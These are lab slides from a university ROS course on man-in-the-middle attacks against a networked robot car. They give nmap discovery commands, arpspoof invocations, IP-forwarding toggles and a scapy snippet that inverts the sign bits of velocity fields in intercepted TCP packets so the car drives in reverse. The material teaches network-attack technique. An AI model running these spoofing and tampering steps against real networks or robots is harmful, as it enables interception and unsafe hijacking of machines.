



华中科技大学
Huazhong University of Science and Technology

实验六 中间人攻击

华中科技大学 2021 ROS创新实践教学



日期：2021.07



内容：中间人攻击和TCP报文

0

概述

了解 通信机制



1 ARP欺骗


2 篡改数据

3 熟悉wireshark




查看 攻击结果

两个分析方向，一个中心思想。



分析程序，推测报文的数据构造。



数据共48字节。

```
shen@shen-virtual-machine:~/桌面$ rosmmsg show geometry_msgs/Twist
geometry_msgs/Vector3 linear
float64 x
float64 y
float64 z
geometry_msgs/Vector3 angular
float64 x
float64 y
float64 z
```


6×8字节

推测报文的数据构造



真实通信报文

分析结果：完全确定数据段的构造。



攻击过程:

- 1、主机发现（可选）；
- 2、ARP欺骗；
- 3、关闭IP转发；
- 4、数据篡改。

攻击结果: 小车控制反向，前进变后退，左拐变右拐。

攻击工具: python的scapy库。

注意事项: 时刻打开wireshark观察异动。

远程得知同局域网下的被攻击和小车的ip和mac地址:

1、获取存活主机:

`nmap -sP 192.168.1.0/24` 【将当前ip地址最后一位改为0, 再加子网掩码】。

2、获取可疑主机详细信息(mac地址、TCP端口、UDP端口、操作系统):

`nmap -sT -sU -O[IP地址]`

3、判断虚拟机和主机: 如果对方用虚拟机进行控制, 后续攻击时需要填写对方虚拟机的ip地址。虚拟机和主机的mac地址是一致的, 借此可判断是否是该主机对应的虚拟机。

主要指令：

`sudo arpspoof -t 小车 被攻击机 #欺骗小车`

`sudo arpspoof -t 被攻击机 小车 #欺骗被攻击机`

或scapy脚本：构造虚假的ARP回应报文并反复发送。

详见：

https://gitee.com/shandianchengzi/arp-course/blob/master/arp_cheat.py

开启IP转发:

echo 1 > /proc/sys/net/ipv4/ip_forward


或 sudo sysctl net.ipv4.ip_forward=1

关闭IP转发:

echo 0 > /proc/sys/net/ipv4/ip_forward

或 sudo sysctl net.ipv4.ip_forward=0

分两步走，第一步是无条件转发所有报文，第二步是添加某一类报文的篡改。



第二步，篡改A→B的数据段，对符号位取反。

```
if(pkt[IP].src==IP_A and pkt[IP].dst==IP_B):
```

```
    pkt.src=MAC_M
```

```
    pkt.dst=MAC_B
```

```
    Bytes = pkt[TCP].load
```

获取数据段

```
    if(Bytes[0:4]==b'\x30\x00\x00\x00'):
```

```
        pkt.show()
```

用不变的前4个字节判断该数据是否是小车移动报文

```
        i=len(Bytes)
```

```
        temp=bytearray(Bytes)
```

bytes类型不能直接编辑，必须转换成bytearray类型

```
        temp[11]=(int(Bytes[11])^(8*16))
```

```
        temp[51]=(int(Bytes[51])^(8*16))
```

对linearX和argularZ的符号位取反

```
        Bytes=bytes(temp)
```

再转换回bytes类型

```
        pkt[TCP].load=Bytes
```


```
        pkt.show()
```


第一步，建立远程连接。

第二步，关掉攻击机的IP转发，并运行ARP欺骗和数据篡改程序。

第三步，验证攻击效果

- 用wireshark抓包，查看过滤的tcp报文。
- 用被攻击机控制小车，观察小车的行为。





The background features a large, light blue downward-pointing triangle. Inside it is a smaller, thin-lined upward-pointing triangle. A thick blue arrow points from the top-left towards the center, and another thick blue arrow points from the bottom towards the center. The text "THANK YOU" is centered in a bold, blue, sans-serif font.

THANK YOU